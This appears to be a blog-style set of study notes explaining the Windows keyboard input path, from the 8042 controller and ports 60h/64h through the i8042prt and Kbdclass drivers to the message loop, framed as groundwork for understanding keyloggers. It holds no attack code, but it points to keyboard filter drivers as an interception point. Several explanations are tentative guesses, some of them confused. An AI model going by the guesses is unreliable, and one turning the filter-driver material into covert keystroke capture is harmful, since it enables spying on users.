
DISCLAIMER – This article is provided for educational and informational purposes only. The techniques, tools, and examples discussed are intended to promote a better understanding of cybersecurity and to enhance defensive measures. The usage of these techniques should strictly adhere to applicable laws, regulations, and ethical guidelines. The author and publisher of this article shall not be held responsible for any misuse or illegal activities conducted by individuals or entities based on the information provided.
Introduction
Keylogging, often considered a type of cyber threat, is the practice of recording the keys struck on a keyboard, typically covertly, so that a person using the keyboard is unaware that their actions are being monitored. This report aims to discuss the technical aspects of keylogging, its potential effects, and the associated countermeasures. It is critical to note that this information is to be used for ethical and educational purposes only, such as cybersecurity research and the development of protective measures.
Note: Target is normal user NOT a pentester/security folks.
How the Keyboard Works - Keyboard I/O at Kernel-level Perspective
Processing Data entered via the Keyboard in Windows
- Keyboard : separate device connected to the computer via port
PS/2or USB. - 8042 Microcontroller : constantly scans key being pressed on the keyboard independently of central CPU activity.
How the keyboard interacts with the Motherboard:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
  -------------------------------------
 |            Motherboard              |
 |                                     |
 |   ------------------------------    |
 |  |    Micro-controller 1         |  |
 |   ------------------------------    |
 |                                     |
  -------------------------------------
         ^
         |
         |
  -----------------------------
 |        Keyboard             |
 |                             |
 |   ---------------------     |
 |  | Micro-controller 2  |    |
 |   ---------------------     |
  -----------------------------
Scan Codes(2) : the number to which each key in the Keyboard is assigned. Note that this isn’t the ASCII value of the key. It is the signal given to the motherboard to interpret the key being pressed.
1
2
  - 1st: Scan the code for the key being pressed down.
  - 2nd: Scan code for the key being released.
Note that some keys only have a function when they are pressed:
Shift, CTRL, ALT.

Question: How exactly the microcontroller that resides in the Keyboard that a specific key has been detected?
Since it consistently polls for a key being pressed, it checks which electrical circuit is being closed. If a particular part is cut off, then the microcontroller from the Keyboard sends the signal to the microcontroller located in the motherboard.
Question: What happens to the signal sent to the 2nd microcontroller found in the Motherboard when receiving the Scan code?
- It converts the Scan code into something the OS can understand, makes it accessible to port 60h(i/o), and generates a hardware interrupt. This means that keyboard events can interrupt any operation in the system. The interrupt handler processes the interrupt by going to I/O
port 60hand retrieving the scan code that the second microcontroller placed there. Once retrieved, it can be processed to determine which key was pressed on the Keyboard and take appropriate action, like outputting the letter “A.”
Note: The Keyboard contains an internal * 16-byte buffer*, which it uses to exchange data with the computer.
The keyboard’s internal 16-byte buffer stores the scan codes produced when a key is pressed or released.
- When you press a key, the Keyboard’s microcontroller generates a unique identifier called a scan code for that key press event. If you release the key, another scan code is generated. These scan codes are temporarily stored in the Keyboard’s internal 16-byte buffer before being sent to the computer.
The 16-byte buffer allows the Keyboard to “remember” a sequence of key press and release events and send them to the computer in the correct order. This is especially useful when multiple keys are pressed quickly or simultaneously.
For example, if you press the ‘A’ key and then quickly press the ‘B’ key, the scan codes for the ‘A’ key press, ‘A’ key release, ‘B’ key press, and ‘B’ key release events would all be stored in the Keyboard’s buffer. The Keyboard’s microcontroller would then send these scan codes to the computer one at a time, in the order they occurred.
Each position in the 16-byte buffer typically holds one byte, enough to store a single scan code. Note that some special keys or key combinations might generate a multi-byte scan code, occupying multiple positions in the buffer.
Low-level Interaction with the Keyboard via the Input/Output Port
Note: Both of these controllers exist in the Keyboard.
- Keyboard Controller - Data Transmission (
sending and receiving key scan codes) - Keyboard System Controller - Status about Data Transmission whether it is to be allowed or not (
controlling and checking the status of the keyboard)
Computer Reading Scan Codes sent by the Keyboard Microcontroller:
1
2
3
4
-------------------------------------------------------------------------------------------------------------------------------------------------------------
    [Keyboard] -------> ------> -------> ? | port 64h | X [Keyboard System Controller (Inside Keyboard)]  ==> Not allowed to transmit data to Motherboard
    [Keyboard] -------> ------> -------> ? | port 64h | / [Keyboard System Controller (Inside keyboard)]  ==> Allowed to transmit data to Motherboard
-------------------------------------------------------------------------------------------------------------------------------------------------------------
1
2
- Keyboard writing a byte containing the scan code is only allowed, given the status of Port 64h.
- The motherboard reading a byte on port 64h allows it to check the status of the Keyboard controller, which is the Scan code sent.
Keyboard sending Scan codes from within its microcontroller to the Computer:
1
2
3
4
5
6
7
8
9
10
11
    -------------------------         -------------------------
   |       Keyboard          |        |       Computer        |
   |                         |        |                       |
   |  Microcontroller    <----------->|  I/O Port 60h (KC)    |
   |  (Processes scan codes) |        |  (Data transmission)  |
    -------------------------         -------------------------

                                   -------------------------
                                   |  I/O Port 64h (KSC)   |
                                   |  (Command & Status)   |
                                   -------------------------
1
2
- Bytes written for Data Transmission to port 60h are sent to the "Keyboard Controller".
- Bytes written for Transmission Status to port 64h are sent to the "Keyboard System Controller".
- See this to understand how the Status Register works:
Status Register
- The status register is an 8-bit read-only register at I/O address port 64h. (
Note that this Status Register is found at 64h) - It has information about the state of the keyboard controller (8042) and interface.
- It may be ready at any time.
Status Register Bit Definition
Bit 0: Output Buffer Full - For sending data from controller to motherboard’s.0: keyboard controller’s output buffer(16 byte storage one) has no data.1: indicates that the controller has placed data into its output buffer but the system has NOT yet read the data.- When the system reads the output buffer (I/O address port 60h), this bit will return to a
0.
Bit 1: Input Buffer Full - For writing data into buffer from user’s pressed key(s).0: the keyboard controller’s input buffer (I/O address port 60h or 64h) is empty.1: indicates that the data has been written into the buffer (such as user pressing a key) but the controller has not read the data yet. -Is the microcontroller in here the one located at the Motherboard or still the one in keyboard? Ans: On the Keyboard!- When the controller reads the input buffer, this bit will return to
0.
Bit 2: System Flag - This bit may be set to 0 or 1 by writing the system’s flag bit in the keyboard controller’s command byte. - It is set to0after a power on reset.Bit 3: Command/Data - The keyboard controller’s input buffer may be addressed as either I/O address port 60h or port 64h. - 60h : Data port. Writing to this port sets this bit to0. - 64h : Command port. Writing to this port sets this bit to1. - The controller uses this bit to determine if the byte in its input buffer should be interpreted as acommand byteor adata byte.Bit 4: Inhibit Switch - This bit is updated whenever data is placed in the keyboard controller’s output buffer. - Basically, its value is0if the user keeps typing?Bit 5: Transmit Time-Out :1indicates that a transmission started by the keyboard controller was not properly completed.Bit 6,7- not as important I think. (at least not at the moment)
Commands (I/O Address port 64h)
20- Read Keyboard Controller’s Command byte - the controller sends its current command byte to its output buffer.60- Write Keyboard Controller’s Command byte - the next byte of data written to I/O address port 60 is placed in the controller’s command byte.
What happens when you read from port 64h?
- You get the
status byte, the value from the status register. - Each bit of information is given above.
Bit 1 indicates data is waiting to be read on port 60h. If 1, data can be sent to the motherboard. Otherwise, there’s no data to be read.
Important:
- Before writing data to the Keyboard (via port 60h), you should check that
bit 1of the status byte is0. - This ensures that the previous data has been read and the buffer is ready to accept new data.
Interaction with the microcontroller within the Keyboard occurs via the input/ output ports 60h and 64h.
The 0 and 1 bits in the status byte (port 64h in read-mode: reading input from the user keys pressed.) make it possible to control the interaction before writing data to these ports. Bit 1 of port 64h should be 0.
1
	This means the buffer must be empty since the motherboard reads the output buffer and sets Bit 0 to 0.
When data is
read-accessiblefrom port 60h, bit 1 of port 64h equals 1. There are scan codes in the internal buffer(filled), but the controller doesn’t know them yet.The Keyboard on/off bits in the
command byte(port 64h inwrite-mode:translating the signals generated by key pressed to be converted to scan codes and stored into the output buffer) determines whether or not the Keyboard is active, and whether the keyboard controller will call a system interrupt when the user presses a key.Bytes written to port 60h are sent to the keyboard controller, while bytes written to port 64h are sent to the keyboard system controller.
1
  - See text diagram above.
The Architecture of “interactive input devices”
Question: What processes the hardware interrupts that are generated when data sent by the keyboard appear on port 60h?
- Ans: Done through the handler of the keyboard hardware interrupt
IRQ1.
Keyboard sending Scan codes from within its microcontroller to the Computer:
1
2
3
4
5
6
7
8
9
10
11
    -------------------------         -------------------------
   |       Keyboard          |        |       Computer        |
   |                         |        |                       |
   |  Microcontroller    <----------->|  I/O Port 60h (KC)    |
   |  (Processes scan codes) |        |  (Data transmission)  |
    -------------------------         -------------------------

                                   -------------------------
                                   |  I/O Port 64h (KSC)   |
                                   |  (Command & Status)   |
                                   -------------------------
1
- In Windows OS, this is conducted by the system driver i8042prt.sys.
Basically, the Keyboard, along with other devices such as a mouse, etc., needs other stuff before it can interact with the computer.
Kernel mode drivers for PS/2 Keyboards
Driver Stack for System Input Devices

- Regardless of how the Keyboard is physically connected,
keyboard driversuse keyboard class system drivers to process data. Class Drivers : support system requirements
independent of the hardware requirementsof a specific device class.- The corresponding functional driver (
port driver) supports the execution ofinput/outputoperations in correlation with the device being used. - In x86 Windows, this is implemented in a single system keyboard and mouse drivers (
i8042).
Driver stack for Plug and Play PS/2 Keyboards in Kernel Mode

Driver Stack (from top to bottom):
1.Kbdclass - high level filter driver, keyboard class2.Optional high level filter driver - keyboard class3.i8042prt - functional keyboard driver4.root bus driver
Kbdclass (keyboard class driver) tasks:
1.Support general and hardware-dependent operations of the device class2.To support PnP, support power management and Windows Management Instrumentation (WMI)3.To support operations for legacy devices4.Simultaneous execution of operations from more than one device (remote execs?)5.To implement theclass service callback routine: called by the functional driver to transmit data(scan codes) from the device input buffer to the device driver data buffer.
Question: What is Kbdclass driver?
- A type of class driver in the WinOS that handles keyboard input. The
Class Service Callback Routineis the function that this driver calls when the Keyboard’s internal buffer is full, and it needs to transmit data from its internal buffer to the device driver’s data buffer. The device input buffer == keyboard microcontroller’s internal buffer while device driver data buffer resides in the computer’s range and is accessible by other drivers and the OS. Note that the Keyboard is a separate device, seen as a peripheral, with its microcontroller.
Question: What happens when the transmitted data from the Keyboard’s internal buffer gets extracted by the callback routine and stored on the device driver data buffer?
- Ans: One answer could be that it translates the scan code extracted into virtual key code.
The functional driver of the PS/2 port (Keyboard and mouse) is the i8042prt driver.
Main Functions of i8042prt driver:
- To support hardware-dependent simultaneous operations of PS/2 input devices (the keyboard and mouse share the input and output ports but use different interrupts, Interrupt Service Routines (ISR) and procedures for terminating interrupt processing).
- To support
PnP,Power Mgmt, andWMI - Support legacy devices
- To call the class service callback routine for classes of keyboards and mice to
transmit data from the input data bufferi8042prt to the device driver data buffer. - To call a range of
callback functionswhich can be implemented in * high-level driver filters* for flexible management by a device.

1
2
3
IO : 0060-0060 == port 60h, where the keyboard controller transmits the scan code.
IO : 0064-0064 == port 64h, where the keyboard controller checks if it can transmit a scan code or if the motherboard can read on the output buffer from the keyboard's internal buffer.
IRQ1 : the Interrupt handler that processes the signal sent by the Keyboard's microcontroller.
- A new driver filter can be added above the keyboard class driver in the driver stack shown above to, for instance, perform
specific processingof data entered via the Keyboard. - This driver should support the same processing of all types of
input/outputrequests and management commands (IOCTL) as thekeyboard class driver. - In such cases, before data is transmitted to the user-mode subsystem, the data is passed for processing to this driver filter.
What else can a Keyboard Driver Filter be used for?
- they can also be misused by malware to intercept and manipulate keyboard input without the user’s knowledge.
Device Stack for Plug and Play PS/2 Keyboards in Kernel Mode
Note: The ‘top’ in this case is where the FDO is.

- Overall, the device stack (which more correctly should be called the device object stack) for a
PS/2keyboard is made up of:
1. The physical device object (PDO), created by the driver bus (in this case, the PCI bus) - Device0000066. Responsible for handling low-level device-specific operations.
2. The functional device object (FDO), created and connected to the PDO by the i8042prt port - an unnamed object. The FDO represents the primary function of the device (i.e., accepting keyboard input), and its primary role is to handle I/O requests for this function. It’s also responsible for managing power state transitions for the device.
3. Optional filter objects for the keyboard device, created by the keyboard driver filters developed by 3rd party devs. Inserted into the device stack between the FDO and the device class driver. These filter objects can modify, inspect, or augment the device’s behaviour, and they can handle I/O requests before they reach the FDO or the PDO.
1
2
- Remember that "keyboard Driver filters" do "specific processing" of data entered by the Keyboard.
- This is probably where the "Scan Codes" get converted into "Virtual Key codes."
4. High level filter objects for the keyboard device class which are created by the Kbdclass class driver - DeviceKeyboardClass0. They handle I/O requests common to all devices of a particular class, such as all keyboard devices. They can also add class-specific functionality to the device, such as support for special keys.
Question: How does the scan code extracted get processed? Ans: (possibly) In a typical device stack, an I/O request would start at the top (with the class filter object(4)) and work its way down through any optional filter objects, the FDO, and finally, the PDO(i8042prt.sys driver). Each object in the stack has a chance to handle, modify, or pass along the request as appropriate. The response to the request would then travel back up the stack in the reverse order. This layered architecture allows for a high degree of modularity and flexibility in device driver design.
1
- It's similar to the OSI Model (In a way?)
Processing Keyboard Input via Applications
Raw Input Thread (data received from the driver)
This section examines how applications transmit data about keystrokes in user mode.
- Raw Input Thread : a tool(?) used by the
Microsoft Win32 subsystemto access the keyboard. TheRITis a part of thecsrss.exesystem process. - It handles/processes raw input from hardware devices, which, in this case, is the keyboard (priority) event.
Steps of operation for the RIT:
1. Since the csrss.exe spawns during boot, the system also creates the RIT and the System Hardware Input Queue (SHIQ) on boot.
System Hardware Input Queue (SHIQ): The SHIQ is a queue data structure used by the Windows operating system to * store` raw input events* until the RIT can process them. When an input event (like a key press or mouse click) occurs, its event information is placed in the SHIQ. The RIT then retrieves events from this queue for processing.
2. The RIT opens the keyboard class device driver for exclusive use and uses the ZwReadFile function to send it an input/output request (IRP) of the type IRP_MJ_READ. This means the RIT is asking the keyboard driver to provide it with any keyboard input data that’s available coming from the Keyboard’s internal buffer.
IRP (I/O Request Packet): An IRP is a data structure used by the Windows operating system to represent an I/O operation. It contains information about the operation, such as the type of operation (read and write), the device involved, and any data being transferred.
IRP_MJ_READ: This is a specific type of IRP that represents a read operation. When the RIT sends an IRP of this type to the keyboard class device driver (Kbdclass), it requests to read data from the Keyboard (i.e., retrieve keypress events).
3. Having received the request, the Kbdclass driver flags it as pending, places it in the queue (its queue), and returns a STATUS_PENDING code. This indicates that the request has been received and will be processed, but the requested data isn’t immediately available. The data from the keyboard still has to be read.
4. The RIT has to wait until the IRP terminates, and to determine if the IRP actually terminates, the RIT uses the Asynchronous Procedure Call (APC).
The RIT then waits for the IRP to complete. This typically happens when keyboard input data becomes available (i.e., when a key is pressed—there’s something on its internal buffer), which means the system is about to read the Keyboard’s internal buffer. IRP terminating means it is almost done reading and emptying the keyboard’s internal buffer and emptying it.
- In this case, the
APCwould notify the RIT when the keyboard driver has data ready to be read. - Note that the
APChas an accompanying callback routine that gets called when the APC gets triggered.
Question: What happens when a user presses OR releases a key?
- Ans: The keyboard system controller yields a
hardware interrupt.
Question: How exactly does the hardware interrupt get handled?
- Ans: The
hardware interrupt processorcalls a special procedure to process theIRQ1interrupt (the interrupt service routine or ISR) - I guess this “
special procedure” is a function since it is being called.
Question: Where is this special procedure implemented?
- Ans: This function is registered in the system by the i8042prt.sys driver, which is our functional keyboard driver. In this case, the physical action leading to generating a signal coming from the Keyboard is interpreted by this driver, which calls a function and then converts that signal into something the computer can understand, which could be a
Virtual Key Code.
Question: How does the data read from the Keyboard’s internal buffer get processed by the hardware interrupt processor driver after receiving the IRQ1 interrupt?
- Ans: This
special procedure(function) registered by thei8042prt.sysdriver into the system reads the data from the internal keyboard controller queue (internal buffer). This is the exact function that reads the Scan Code from the Keyboard controller’s queue.
Question: Why is the processing of the hardware interrupt should be as quick as possible?
Ans: First, let’s break down the vocabulary used in the technical blog post.
Interrupt Request Level (IRQL): This is a
priority levelassigned to an interrupt. Higher levels take priority over lower ones. TheIRQLis raised when an interrupt is processed to prevent other lower-priority interrupts from disrupting the process.
1
2
3
4
Background Information:
- IRQL 0: the processor runs a standard Kernel or User-mode process.
- IRQL 1: the processor runs an Asynchronous Procedure Call or Page Fault.
- IRQL 2: This is the `DISPATCH_LEVEL`, which has the highest priority given to a thread to execute some task. IRQL levels greater than 2 can only interrupt any task with this priority.
1
	- Reference: https://techcommunity.microsoft.com/t5/ask-the-performance-team/what-is-irql-and-why-is-it-important/ba-p/372666
- Interrupt Routine (IRC): This is the
procedure(a function, which is why it is called aroutine) that gets called to handle the hardware interrupt from the Keyboard. Its job is to acknowledge the interrupt and initiate handling it.
Deferred Procedure Call (DPC): DPCs allow low-priority tasks to be executed in Windows at a high-priority level.
- They are used for tasks(interrupt handler) that are NOT time-critical but must be executed at a
high-priority level (DISPATCH_LEVEL)when the system gets around to them. Any thread/task/interrupt handler given this priority will get executed first, unlike any other low-prio IRQL tasks.
Question: What does it mean when the “IRC sets up a DPC (l8042KeyboardlsrDpc) and then terminates”?
Ans: It means that the
DPCwas placed on some queue (like the one APC has) and then terminated since it knows that later, the DPC will be executed once high-priority/high-IRQL tasks have been executed. After that, theDPCexecutes at the highest priority, theDISPATCH_LEVEL.I8042KeyboardlsrDpc: specific DPC that gets called to handle the remainder of the
KEYBOARD interrupt process. This is a particular priority, given the specification of the type of device that the interrupt handler is handling.1 2 3 4 5 6
- Breakdown of this DPC's name: "I8042" is the device driver's name. Note that the keyboard driver has the i8042prt.sys driver, which has functions used to handle I/O operations with the Keyboard. "Isr" means "Interrupt Service Routine"(Interrupt Handling Procedure), which is how the interrupt is handled. - "Dpc" : this means Deferred Procedure Call. - The whole thing means this is a DPC specifically for the ISR placed on the system by the i8042prt.sys driver. - Note: Drivers give the system functions that are understandable at the computer's level.
KeyboardClassServiceCallback : This function is registered by the
i8042driver and theKbdclassdriver on the system. When the DPC (I8042KeyboardIsrDpc) is called, it, in turn, calls this callback function to continue processing the keyboard input data.
Text Diagram of what the cycle is when a key is pressed at the kernel-mode:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
1. Key Pressed on Keyboard
    |
    |---[Hardware Interrupt Signal]---> CPU
    |
2. CPU Receives Hardware Interrupt Signal
    |
    |---[Raise IRQL (Interrupt Request Level)]---> Prevent lower-priority interrupts
    |
3. IRC (Interrupt Routine) Called
    |
    |---[Place DPC (Deferred Procedure Call) l8042KeyboardIsrDpc]---> For later processing
    |
4. IRC Terminates
    |
5. IRQL reverts to DISPATCH_LEVEL
    |
6. System calls DPC (l8042KeyboardIsrDpc)
    |
    |---[Calls Callback Procedure KeyboardClassServiceCallback]---> Continue processing the keyboard input
7. KeyboardClassServiceCallback Processes the Keyboard Input
    |
	| Extracts the pending termination request (IRP) from its queue
	| Completes the max amount of KEYBOARD_INPUT_DATA, which provides all the info required about keys pressed and released and terminates the IRP.
8. RIT gets activated again and processes the key press data that is now ready for use by the system
	|
9. RIT sends another IRP to the class driver, expecting the following key to be pressed or released, and then repeats the cycle.
Note: During the interrupt, the RIT gets disabled. Note: The keyboard stack contains at least one pending termination request of IRP in the Kbdclass driver queue, which is used after the input from the Keyboard’s internal buffer gets read.

1
- This is tracking a call sequence that takes place when keyboard input is processed.

1
2
3
- This is how keyboard input looks like at a higher level.
- Windows A1,B1, and C1 are called "Windows Messages".
- VIQ == "Virtualized Input Queue"
Keyboard I/O at User-level Perspective
Question: Now that we know how the computer reads the Keyboard’s input, what happens once it receives it? How does the RIT process incoming data?
Vocabulary to be understood:
Hardware Input System Queue : This is a queue data structure used to temporarily store
raw input eventsfrom hardware devices. These events are stored in the queue until they can be processed by theRaw Input Thread (RIT).Windows Messages : In the context of Windows OS,
messagesare the primary means of communication between apps and the OS. Examples of messages specific to the Keyboard are `WM_KEY* and WM_?BUTTON*.Virtualized Input Queue (VIQ): This is another queue used to store input events, but in a slightly different form (How so?). After the RIT processes the raw hardware events from the Hardware Input System Queue, it transforms them into Windows messages and places them into the VIQ for further processing.
Virtual Key Codes: These are
standardized codesthat represent specific keyboard keys. Unlike scan codes, they are NOT tied to the physical layout of the Keyboard. Instead, theyrepresent the function of the key. For instance, thevirtual key codefor the letterAis the same regardless of where that key is located on the Keyboard.Key Scan Codes: Codes generated by the Keyboard are stored in the Keyboard’s Microcontroller’s internal buffer. They represent the physical location of a key on the Keyboard.
Text-based Diagram with a focus on (2) and (3):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
1. Key Pressed on Keyboard
	|
	|---[Generates Key Scan Code]---> Hardware Input System Queue
	|
2. RIT Processes the Hardware Input System Queue
   |
   |---[Fetches Key Scan Code]---> From Hardware Input System Queue
   |
   |---[Interprets Key Scan Code]---> Determines which key was pressed
   |
   |---[Generates Corresponding Windows Message]---> e.g., WM_KEYDOWN, WM_KEYUP
   |
   |---[Places Windows Message]---> Into Virtualized Input Queue (VIQ)
   |
3. VIQ Stores Windows Messages
   |
   |---[Fetches Windows Message]---> From VIQ
   |
   |---[Extracts Scan Code From Message]---> Determines original key press
   |
   |---[Transforms Scan Code to Virtual Key Code]---> Considers keyboard layout, simultaneous key presses(e.g. SHIFT) etc.
   |
   |---[Makes Virtual Key Code Available]---> To system/application for further processing
Question: How exactly does the Scan Code from the Keyboard get to an application like MS Word as a Virtual Key Code?
Vocabulary:
1. Windows Explorer: This application provides a graphical user interface for accessing file systems and creates the desktop and taskbar in Windows.
2. Thread: In the context of computing, a thread is the smallest sequence of programmed instructions that can be managed independently by an operating system scheduler.
3. Task Panel: Also known as the taskbar, this component of an operating system displays which programs are currently running.
4. Desktop (WinSta0_RIT): This refers to the primary workspace for the user in Windows, which is managed by a thread known as the Raw Input Thread (RIT).
5. **MS refers to Microsoft Word, a popular word-processing software application.
6. RIT (Raw Input Thread): This system thread processes input from hardware devices like the Keyboard and mouse.
7. SHIQ (System Hardware Input Queue): This queue data structure stores raw input events from hardware devices.
8. VIQ (Virtualized Input Queue): This queue stores input events after they’ve been processed by the RIT and transformed into Windows messages.
Text Diagram:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
1. User Logs into the System
   |
   |---[Launches Windows Explorer Process]---> Creates Task Panel and Desktop (WinSta0_RIT)
   |
   |---[Spawns Thread]---> Binds to RIT
   |
2. User Launches MS Word
   |
   |---[MS Word Creates Window and Thread]---> Immediately Connects to RIT
   |
   |---[Explorer Process Unhooks from RIT]---> Only one thread can be connected to RIT at a time
   |
3. User Presses a Key
   |
   |---[Generates Key Press Event]---> Appears in SHIQ
   |
   |---[Activates RIT]---> Transforms Hardware Input Event into Keyboard Message
   |
   |---[Places Keyboard Message]---> Into MS Word's VIQ thread
- When the user logs into the system, the
Windows Explorerprocess launches a thread (WinSta0_RIT), creating thetask paneland thedesktop. - This thread of the
explorer.exeprocess binds to theRIT. - If the user launches
MS Word, theMS Word thread, having created a window, will immediately connect to theRIT. The Explorer.exe process will then unhook from the RIT, as only one thread can be connected to the RIT at a time. - When a key is pressed, the relevant element will appear in the SHIQ; this leads to the
RIT becoming active, transforming the hardware input event into a message from the Keyboard which will then be placed in theMS Word VIQthread.
Processing of messages by a specific window
Question: How does a thread digest messages from the Keyboard which have entered the thread message queue?
Standard Messaging Processing Cycle:
1
2
3
4
while(GetMessage(&msg,0,0,0)) {
	TranslateMessage(&msg);
	DispatchMessage(&msg);
}
1
2
3
Breakdown:
"GetMessage()": Keyboard events are extracted from the thread's message queue. Notice that it is in a while loop. If nothing is available, it waits for the message.
- "DispatchMessage()" : Used to redirect messages from the message queue to the window procedure, which processes messages for the window where input is currently focused. It sends the messages to the window with the 'input focus' attribute enforced by the ALT+TAB keys or wherever the mouse was most recently clicked.
What is input focus?
- an attribute that can be assigned to a window that assures that any input from the Keyboard going to the thread’s message queue will then go to the window’s appropriate function with the
input focusattribute.
Note: The input focus can be passed from one window to another using something like the ALT+TAB.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
- "TranslateMessage()" : creates the 'symbolic' messages based on the original keyboard messages since 'symbolic' messages are something the computer can display, and original keyboard messages are physical signals that still have to be interpreted. This translates virtual-key messages into character messages.

	Symbolic Messages: has equivalent ASCII value.
	- WM_CHAR :
	- WM_SYSCHAR :
	- WM_DEADCHAR : used for keys that don't produce a character independently but modify the character created by the following key press. (e.g. SHIFT)
	- WM_SYSDEADCHAR : used for keys that don't produce a character independently but modify the character created by the following key press. (e.g. SHIFT)

	Original Keyboard Messages:
	- WM_KEYDOWN : translated to WM_CHAR or WM_DEADCHAR
	- WM_KEYUP : usually not translated as they represent key release events
	- WM_SYSKEYDOWN : translated to WM_SYSCHAR or WM_SYSDEADCHAR
	- WM_SYSKEYUP : usually not translated as they represent key release events

